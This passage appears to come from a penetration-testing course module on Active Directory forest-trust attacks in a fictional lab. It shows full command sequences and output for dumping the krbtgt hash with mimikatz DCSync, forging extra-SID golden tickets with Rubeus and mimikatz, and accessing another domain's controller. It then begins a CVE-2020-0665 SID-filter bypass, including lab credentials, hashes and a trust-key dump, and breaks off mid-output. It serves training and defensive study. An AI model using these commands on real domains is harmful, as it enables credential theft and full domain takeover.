GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP,
ObjectProps, DCOM, SPNTargets, PSRemote
2024-03-28T14:57:17.2537362-07:00|INFORMATION|[CommonLib LDAPUtils]Found
usable Domain Controller for inlanefreight.ad : DC01.inlanefreight.ad
2024-03-28T14:57:17.4099773-07:00|INFORMATION|Beginning LDAP search for
logistics.ad
2024-03-28T14:57:17.4724728-07:00|INFORMATION|Producer has finished,
```

```
closing LDAP channel
2024-03-28T14:57:17.4880973-07:00|INFORMATION|LDAP channel closed, waiting
for consumers
2024-03-28T14:57:48.3006958-07:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 36 MB RAM
2024-03-28T14:58:00.8475629-07:00|INFORMATION|Consumers finished, closing
output channel
2024-03-28T14:58:00.8944354-07:00|INFORMATION|Output channel closed,
waiting for output task to complete
Closing writers
2024-03-28T14:58:01.0663211-07:00|INFORMATION|Status: 102 objects finished
(+102 2.372093)/s -- Using 44 MB RAM
2024-03-28T14:58:01.0663211-07:00|INFORMATION|Enumeration finished in
00:00:43.6723485
2024-03-28T14:58:01.1758166-07:00|INFORMATION|Saving cache with stats: 62
ID to type mappings.
62 name to SID mappings.
0 machine sid mappings.
3 sid to domain mappings.
0 global catalog mappings.
2024-03-28T14:58:01.1914322-07:00|INFORMATION|SharpHound Enumeration
Completed at 2:58 PM on 3/28/2024! Happy Graphing!
```



Upon examination in BloodHound as shown above, we uncover the `Infrastructure` group, being a highly privileged group (a member of the Administrators group), possesses an RID of `2602`. Leveraging this, we can inject the SID of the `Infrastructure` group into any user object in the `Inlanefright` domain, such as `inlanefreight\jimmy`, thereby potentially elevating privileges or gaining unauthorized access within the target domain.

We can now execute the extra-sids attack, utilizing the SID of the `Infrastructure` group.

To perform this attack, we need the following:

- The KRBTGT hash for the current domain (Inlanefreight)
- The SID for the current domain
- The name of a target user in the current domain (Any domain user)
- The FQDN of the current domain.
- The SID of the high privileged group of the target domain (Infrastructure group)

Obtain krbtgt hash for the Current Domain

```
 .\mimikatz.exe "lsadump::dcsync /user:INLANEFREIGHT\krbtgt" exit
PS C:\Tools> .\mimikatz.exe "lsadump::dcsync /user:INLANEFREIGHT\krbtgt"
exit

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##       > https://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( [email protected] )
'#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:INLANEFREIGHT\krbtgt
[DC] 'inlanefreight.ad' will be the domain
[DC] 'DC01.inlanefreight.ad' will be the DC server
[DC] 'INLANEFREIGHT\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt
** SAM ACCOUNT **
SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 12/26/2023 8:38:43 AM
Object Security ID   : S-1-5-21-2432454459-173448545-3375717855-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 119885a9af438d1ef0d7543bed8b9ea1
  ntlm- 0: 119885a9af438d1ef0d7543bed8b9ea1
  lm  - 0: 6c3a4fff93ba201c4ae9735c68e93e47
```

Obtain SID of the Current Domain

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainSID
```

```
S-1-5-21-2432454459-173448545-3375717855
```

Obtain SID of the Infrastructure group of Logistics Domain

```
PS C:\Tools> Get-ADGroup -Identity "Infrastructure" -Server "logistics.ad"
DistinguishedName : CN=Infrastructure,CN=Users,DC=logistics,DC=ad
GroupCategory     : Security
GroupScope        : Universal
Name              : Infrastructure
ObjectClass       : group
ObjectGUID        : fe42a45c-a42c-4945-98ca-57446ab9430a
SamAccountName    : Infrastructure
SID               : S-1-5-21-186204973-2882451676-2899969076-2602
```

At this point, we have gathered the following data points:

- The KRBTGT hash for the current domain (Inlanefreight) - `119885a9af438d1ef0d7543bed8b9ea1`
- The SID for the current domain - `S-1-5-21-2432454459-173448545-3375717855`
- The name of a target user in the current domain (Any domain user) - `jimmy`
- The FQDN of the current domain. - `inlanefreight.ad`
- The SID of the high privileged group of the target domain (Infrastructure group) - `S-1-5-21-186204973-2882451676-2899969076-2602`

With this data collected, the attack can be performed with both `Rubeus` or `Mimikatz`.

Constructing a Golden Ticket using Rubeus

```
PS C:\Tools> .\Rubeus.exe golden /rc4:119885a9af438d1ef0d7543bed8b9ea1
/domain:inlanefreight.ad /sid:S-1-5-21-2432454459-173448545-3375717855
/sids:S-1-5-21-186204973-2882451676-2899969076-2602 /user:jimmy /ptt

_______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.0

[*] Action: Build TGT

[*] Building PAC
```

```
[*] Domain         : INLANEFREIGHT.AD (INLANEFREIGHT)
[*] SID            : S-1-5-21-2432454459-173448545-3375717855
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ExtraSIDs      : S-1-5-21-186204973-2882451676-2899969076-2602
[*] ServiceKey     : 119885A9AF438D1EF0D7543BED8B9EA1
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 119885A9AF438D1EF0D7543BED8B9EA1
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : krbtgt
[*] Target         : inlanefreight.ad
[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for '[email protected]'
[*] AuthTime       : 3/28/2024 3:34:15 PM
[*] StartTime      : 3/28/2024 3:34:15 PM
[*] EndTime        : 3/29/2024 1:34:15 AM
[*] RenewTill      : 4/4/2024 3:34:15 PM
[*] base64(ticket.kirbi):

doIFSzCCBUegAwIBBaEDAgEWooIERDCCBEBhggQ8MIIEOKADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggP0MIID8KADAgEXoQMCAQ
OiggPi
BIID3pLWOBjELBbJ5YwjnGyTBZdNnf81mx7jr4gkJ63wj/oALuI2LIYXxus8uXh5ZRgFwvXO19
a2ZTuk
rTj5XB9Sl+XsuX4hfClIWmQ5dobP+VxyWoKhpXk+k9KfdeuxYl3Ell3S9iI+GkbsNR22+PkIRD
QBBG4+
1D2IOOtUMz3fOKdtyZ/TTY4DleBqabp9FpfpLbUazqMYg8ZFr63bEmVal47hUQKpbJkPJcOrsp
WMp8Uh
ao0f7YfB33DB7D6ARzAl50OPnaUvqGvssnluNu7ILyrPAy7qK0MNfaONkQm+GtRvIdfwMr1VSW
Up6HmX
Vr7n5SFFumQvMurtRMG2ac3jCJw78/DD8vkRIxcnwDbE/64A/KNRA9RsldlMys5xILL6C9U9N4
ETkSgS
hz+E3YpWxu8XnEHqedgJV6rvN/Nu2BiQGdyQOQmAZBah7HO4tlt52fEUrhA8nKCT3Ch0P8aGGg
72t4hD
+4HUVuDDk4v86D4n5Fkw8DMLzrHbHmX/5wmp/rERO5rej4d+rK8if6R2GgTl+f98p7Vif5XoIv
jy8T6E
fHoJDT7xZzheKa8fY8eqgxbEbQ2wPlYOToHVvcenWJDnDSZraYdJM4vGRL++7By4/pELj93mYi
UwsGeT
NqI6vUG29inBzLlArln0AbE8g0Oh+Y6d+/hvFluwJBBY50EoFhqMYCEjJ8FsxggCkxsuNxyWsh
NQChuQ
YNnmrhAYUDnyJnGYHhXp+N/AngQ1ajJm3vxcBuIGRZSKYT6k1SNcEHypqEcv8GFGrTQM6nYhjd
cBxyH8
tMyRfOs20phvGi6Vu7zCfnsYHkRZDs9vrdWxw5lApxqBXBTlC5JEtM/Xx/A0n8PMDhzwcrnov5
WuyXWV
jIsZB9UrvEUV84ZC3brvGxYFCEXVeRXnLuG3j4mGcyDgp+KF70a+vgCQGRIQ03Eb/qPb0QLaSJ
```

```
toUSIX
ASZ3AfPfQlGCJ+mrTjnx3FZJHoGoxkN+leqze1OARzQwrUOIkZ00iEsuUHHShZjqxQJ1R2r/Db
pm0vHX
4ZyszFIlaZ4B1sD9J8Q5nHSGiATILCFZcX2imh4jBUIvwKJvehkyXEHOsJkIYDJwZRYilOKU5b
PnMlyK
ifjs4YDGcHX+nQIz5+GMMNkuQUH9KeXPYzMtlMgc/aUWoMYHahVwTM8Nfv1/eH6S/LsvmDHtwQ
NBsIEl
W7wB/Zyn0oxdVRbf/8wF6gsaCtcMPk5sXpcZoVPasCeLhV69bU7MB0whKtGWFQSPDfNFk7sRQP
aJvz+E
+HupyRh0wBt5boTkfFuf2GA8UJWNVcnK/RS/o3aGXHZH4qOB8jCB76ADAgEAooHnBIHkfYHhMI
HeoIHb
MIHYMIHVoBswGaADAgEXoRIEEFSbJ0PiKIRFSgugsVjxT/uhEhsQSU5MQU5FRlJFSUdIVC5BRK
ISMBCg
AwIBAaEJMAcbBWppbW15owcDBQBA4AAApBEYDzIwMjQwMzI4MjIzNDE1WqURGA8yMDI0MDMyOD
IyMzQx
NVqmERgPMjAyNDAzMjkwODM0MTVapxEYDzIwMjQwNDA0MjIzNDE1WqgSGxBJTkxBTkVGUkVJR0
hULkFE
qSUwI6ADAgECoRwwGhsGa3JidGd0GxBpbmxhbmVmcmVpZ2h0LmFk

[+] Ticket successfully imported!
```

Instead of `Rubeus`, we can also perform the same attack and create a golden ticket using `Mimikatz`. Mimikatz offers another avenue to execute the `extrasids attack` and generate `golden tickets` for privilege escalation.

Constructing a Golden Ticket using Mimikatz

```
C:\Tools> mimikatz.exe
.#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##       > https://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( [email protected] )
'#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /user:jimmy /domain:inlanefreight.ad  /sid:S-
1-5-21-2432454459-173448545-3375717855 /sids:S-1-5-21-186204973-
2882451676-2899969076-2602 /krbtgt:119885a9af438d1ef0d7543bed8b9ea1 /ptt
User      : jimmy
Domain    : inlanefreight.ad (INLANEFREIGHT)
SID       : S-1-5-21-2432454459-173448545-3375717855
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-186204973-2882451676-2899969076-2602 ;
ServiceKey: 119885a9af438d1ef0d7543bed8b9ea1 - rc4_hmac_nt
Lifetime  : 3/28/2024 3:41:08 PM ; 3/26/2034 3:41:08 PM ; 3/26/2034
3:41:08 PM
```

```
-> Ticket : ** Pass The Ticket **
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'jimmy @ inlanefreight.ad' successfully submitted for
current session
```

After generating the golden ticket using either `Rubeus` or `Mimikatz`, we can verify its presence in memory by running the `klist` command. This command displays the Kerberos ticket cache, allowing us to inspect the tickets currently stored in memory. By examining the output of `klist`, we can confirm the existence of the golden ticket and ensure that it has been successfully generated and is available for use in authentication and authorization processes within the domain environment.

Verify the ticket in memory

```
PS C:\Tools> klist

Current LogonId is 0:0x5126a

Cached Tickets: (1)

#0>     Client: jimmy @ INLANEFREIGHT.AD
Server: krbtgt/inlanefreight.ad @ INLANEFREIGHT.AD
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 3/28/2024 15:34:15 (local)
End Time:   3/29/2024 1:34:15 (local)
Renew Time: 4/4/2024 15:34:15 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

With the obtained ticket for user `INLANEFREIGHT\jimmy`, which has `extra-sid` of `Infrastructure` group within the `Logistics` domain, we now possess the capability to exemplify this authority by accessing the logistics domain.

Get access on DC02

```
PS C:\Tools> dir \\DC02.logistics.ad\c$
Directory: \\DC02.logistics.ad\c$
Mode                 LastWriteTime         Length Name
```

```
----                 -------------         ------ ----

d-----        3/20/2024   1:44 PM                FSP_Flag
d-----        7/16/2016   6:23 AM                PerfLogs
d-r---        3/24/2024  10:47 AM                Program Files
d-----        7/16/2016   6:23 AM                Program Files (x86)
d-----        3/28/2024   1:31 PM                Tools
d-r---       12/26/2023   7:21 AM                Users
d-----       12/26/2023   7:40 AM                Windows
```

This attack can also be executed from a Linux Host; however, as it has been extensively covered in the extra-SIDs section, we will not delve into it here.

Moving On

In the upcoming section, we will examine the exploitation of `CVE-2020-0665` to compromise a `workstation` or `server` of an another forest. This exploit is applicable when a Bidirectional trust is established between both domains.

SID Filter Bypass (CVE-2020-0665)

In 2020, Dirk-jan Mollema discovered a logic flaw in Active Directory, known as CVE-2020-0665 as mentioned in his blog post, which allows bypassing of the `SID filtering` mechanism and compromise of hosts in a trusted forest. This flaw was patched in the `February 2020` update and was given `CVE-2020-0665`.

This vulnerability leverages the intended feature of a `Transitive Trust`, allowing an attacker to compromise any host or workstation within a trusted forest that has a Two-way Transitive Trust relationship established with the Trusting forest.

Transitive Trust


A transitive trust refers to a trust relationship in Active Directory that extends beyond two domains to include additional domains in the forest. In essence, it enables authentication and resource access across multiple domains within the same forest. This type of trust is characterized by its ability to propagate authentication requests and permissions across all domains in the forest, providing seamless access to resources regardless of the domain in which they reside. Transitive trusts simplify user authentication and resource sharing within a forest, promoting efficient collaboration and management across the entire Active Directory infrastructure.

In a transitive trust scenario, such as between `Forest A` and `Forest B`, the trust relationship extends beyond the direct connection between the two forests. In this setup, `Forest B` not only trusts `Forest A` but also extends its trust to all domains within `Forest A`. This includes subdomains, sub-subdomains, and any other domain trees within `Forest A`.

Suppose we have two domains, `inlanefreight.ad` and `logistics.ad`, having established a `Two-way` transitive trust, the trust relationship extends beyond the immediate connection between these two domains. Specifically, if `inlanefreight.ad` includes a child domain, such as `child.inlanefreight.ad`, the transitive nature of the trust means that `logistics.ad` will also extend its trust to the child domain, `child.inlanefreight.ad`.

If a new subdomain is added in `inlanefreight.ad`, then `logistics.ad` would automatically pick up the `SID` of new subdomain within 24 hours. Every 24 hours a domain controller will perform the Netlogon call `NetrGetForestTrustInformation`, which according to MSDN returns forest trust information in the LSA_FOREST_TRUST_RECORD format.

The details of the trust relationship are stored in the `Trusted Domain` object within `Forest B` (Logistics.ad). This mechanism allows `Forest B` (`logistics.ad`) to establish a trust not only with `Forest A` (`inlanefreight.ad`) but also with all its associated domains (`child.inlanefreight.ad`), enabling seamless authentication and resource access across the entire forest infrastructure.



The attribute is called `msDS-TrustForestTrustInfo`, which is a binary field described in MS-ADTS and contains structures for each domain in the forest.

We can utilize `ftinfo.py` from [forest-trust-tools] to parse data from `msDS-TrustForestTrustInfo`. The `data` variable in line 14 of the `ftinfo.py` script is updated with the value of the `msDS-TrustForestTrustInfo` attribute.

```
python3 ftinfo.py

FOREST_TRUST_INFO
Version: {1}
Recordcount: {3}
Records: {[<__main__.FOREST_TRUST_INFO_RECORD object at 0x7f081266fca0>,
<__main__.FOREST_TRUST_INFO_RECORD object at 0x7f0812613760>,
<__main__.FOREST_TRUST_INFO_RECORD object at 0x7f0812624e50>]}
Domain b'child.inlanefreight.ad' has SID S-1-5-21-3878752286-62540090-
653003637
Domain b'child.inlanefreight.ad' has SID
b'\x01\x04\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00\x1e\x101\xe7:I\xba\x03u
\x0b\xec&'
Domain b'inlanefreight.ad' has SID S-1-5-21-2432454459-173448545-
3375717855
Domain b'inlanefreight.ad' has SID
b'\x01\x04\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00;O\xfc\x90a\x9dV\n\xdf]5
\xc9'
```

Analyzing the output reveals that the `msDS-TrustForestTrustInfo` attribute of the `logistics` domain contains the `SIDs` for both `inlanefreight.ad` and `child.inlanefreight.ad`.

Adding our own SIDs to the Trust

If we possess full control over all operations within `Forest A`, we have the capability to manipulate the trust relationships established within that forest. By adding arbitrary `Security Identifiers (SIDs)` to the list of domains within `Forest A`, we effectively influence the trust relationships between domains within the forest. As a result, any new domains added to `Forest A` will be trusted by other forests, such as `Forest B`, after the default trust propagation period, which typically occurs over a span of `24 hours`.

Suppose we have compromised and have full control over the `inlanefreight.ad` domain, we can change and add an arbitrary `SID` to the `child.inlanefreight.ad`, which would eventually be propagated to `logistics.ad`.

Two Domains Trusted by Domain-joined Servers

When querying an individual `member server` or `workstation` in a domain about the number of domains it trusts, it typically reports two. One domain pertains to the `Active Directory` domain to which the workstation or server belongs, while the other refers to the

`local domain` unique to that specific machine. This local domain, residing in the `Security Accounts Manager (SAM)` hive, houses `local accounts` and `groups`, including the widely recognized `RID 500` account, which represents the `built-in Administrator` account commonly targeted in Pass-the-Hash attacks.

Active Directory does not manage these local domains on `member systems`, and therefore, it remains unaware of their existence. Consequently, each Active Directory domain will have as many local domains as the number of systems joined to it, reflecting the diversity of local accounts and configurations across the network.

CVE-2020-0665

Given the collective insights provided above, the execution of `CVE-2020-0665` becomes feasible. This vulnerability represents an elevation of privilege flaw in Active Directory Forest trusts. It arises from a default configuration that permits an attacker residing in the `trusting` forest to request delegation of a Ticket Granting Ticket (TGT) for an identity originating from the `trusted` forest. This vulnerability is commonly recognized as the `Active Directory Elevation of Privilege Vulnerability`.

General steps for CVE-2020-0665:


```
1. Fake a new domain in forest A that has the same SID as the local domain
on a server in forest B.
2. Wait for forest B to pick up the new SID and add it to the allowed
SIDs.
3. Create an inter-realm ticket that includes the SID of the local
administrator account of the server in forest B, and give this to the DC
in forest B.
4. See if forest B gives us a ticket that includes the SID of the server
in forest B
5. Connect to the server in forest B with our service ticket having
administrative permissions.
```


Attack Requirements for CVE-2020-0665

1. DC01 and DC02 must have a Two-way Transitive Trust
2. DC01 must have a Child Domain (subdomain)
3. DC02 has at least one domain joined member server or workstation

In the event that DC01 in `Forest-A` is compromised, exploiting `CVE-2020-0665` affords the opportunity to exert control over any `domain-joined` member server located within DC02 in `Forest-B`. This exploit hinges on modifying the `SID` of a subdomain within `Forest-A` with the `SID` of the `local domain` of `domain-joined` member server within `DC02`.

We cannot compromise a Domain Controller in a Trusted forest (Forest-B) because while a Domain Controller has a local domain in SAM, it is only active during recovery mode, which does not satisfy the conditions necessary to pull off this attack.



Simplification of the attack:

1. Control over the Child domain (`child.inlanefreight.ad`) that extends its trust to the `Logistics` domain by default. (Because of a Two-way Transitive Trust between domains)
2. Enumerate the `local SID` of a workstation (`SQL02`) in the `Logistics` domain using credentials of the `Inlanefreight` domain.
3. Modify the `SID` of the `Child Domain` present in the `Inlanefreight` domain to match with the `local SID` of a member server (`SQL02`) in `Logistics` domain.
4. The New `SID` for child domain (`child.inlanefreight.ad`) propagates back to the `Logistics` domain allowing us to generate a Golden Ticket for SQL02 with RID 500.
5. Use the generated ticket to log into SQL02 in `logistics.ad` domain as the `Administrator` user for that host.

Performing the Attack

To perform this attack after compromising the `Inlanefreight` domain, we need to collect the following:

- Local SID of the victim server (SQL02.logistics.ad)
- Child Domain SID for `child.inlanefreight.ad`
- Domain SID for `inlanefreight.ad`
- Inter-realm tickets with RC4 hash (for `logistics.ad`)
- Inter-realm tickets with AES keys (for `logistics.ad`)

We can use getlocalsid.py from Forest-Trust-Tools with credentials for the `Inlanefreight/Administrator` account to get the local SID for the `SQL02` server in the `logistics.ad` domain.

Retrieve LocalSID for SQL02.logistics.ad

```
proxychains python getlocalsid.py inlanefreight.ad/[email protected] SQL02
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[*] Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password: HTB_@cademy_adm!
[*] Connecting to LSARPC named pipe at SQL02.logistics.ad
[proxychains] Strict chain  ...  127.0.0.1:1080  ...
SQL02.logistics.ad:445  ...  OK
[*] Bind OK
Found local domain SID: S-1-5-21-2327345182-1863223493-3435513819
```


Next, we can utilize lookupsid.py to retrieve the Domain SID for both `child.inlanefreight.ad` and `inlanefreight.ad`.

Retrieve Domain SID for child.inlanefreight.ad

```
proxychains lookupsid.py
inlanefreight.ad/Administrator:'HTB_@cademy_adm!'@172.16.118.20 | grep
"Domain SID"
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.118.20:445
...  OK
[*] Domain SID is: S-1-5-21-3878752286-62540090-653003637
```

Retrieve Domain SID for inlanefreight.ad

```
proxychains lookupsid.py
inlanefreight.ad/Administrator:'HTB_@cademy_adm!'@172.16.118.3 | grep
"Domain SID"
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.118.3:445
...  OK
[*] Domain SID is: S-1-5-21-2432454459-173448545-3375717855
```

We can obtain `Inter-realm` tickets with `AES keys` using Mimikatz. This involves acquiring the objectguid for `logistics.ad` and then utilizing the `/guid` option with the guid for `logistics.ad` in Mimikatz.

Enumerate GUID for logistics.ad

```
PS C:\Tools> Get-ADObject -LDAPFilter '(objectClass=trustedDomain)' |
select name,objectguid
name                  objectguid
----                  ----------
logistics.ad          8d52f9da-361b-4dc3-8fa7-af5f282fa741
child.inlanefreight.ad 44591edf-66d2-4d8c-8125-facb7fb3c643
```

Retrieve Inter-realm Tickets

```
PS C:\Tools> .\mimikatz.exe "lsadump::dcsync /guid:{8d52f9da-361b-4dc3-
8fa7-af5f282fa741}" "exit"
.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##       > https://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( [email protected] )
'#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /guid:{8d52f9da-361b-4dc3-8fa7-
af5f282fa741}
[DC] 'inlanefreight.ad' will be the domain
[DC] 'DC01.inlanefreight.ad' will be the DC server
[DC] Object with GUID '{8d52f9da-361b-4dc3-8fa7-af5f282fa741}'
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN           : logistics.ad
** TRUSTED DOMAIN - Antisocial **
Partner              : logistics.ad
[  In ] INLANEFREIGHT.AD -> LOGISTICS.AD
```

```
* 3/9/2024 2:59:14 AM - CLEAR   - c3 e5 50 e1 5d 93 50 97 ef a7 fd 9d 8a
98 57 79 fc e6 c4 29 d2 d1 32 ec 84 e9 7d 82 ac 96 5e 04 94 e9 c3 bc 38 b3
8e 75 c1 bc 53 b9 c4 9e 28 82 52 7e f3 06 84 73 80 e9 1f b6 80 83 6d 1c 98
